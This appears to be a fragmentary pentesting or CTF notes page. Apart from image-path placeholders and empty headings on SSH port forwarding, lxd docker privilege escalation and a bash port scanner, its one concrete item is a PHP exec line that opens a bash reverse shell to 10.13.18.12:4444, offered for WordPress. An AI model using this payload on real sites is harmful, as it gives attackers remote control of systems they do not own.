


Attack box:in a new Terminal we SSH into the container using our port forwarding setup:




Privesc to root with this docker cmd, user must be part of (lxd) group





one liner port scanner in bash



This is a great one liner reverse shell for Wordpress:
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.13.18.12/4444 0>&1'");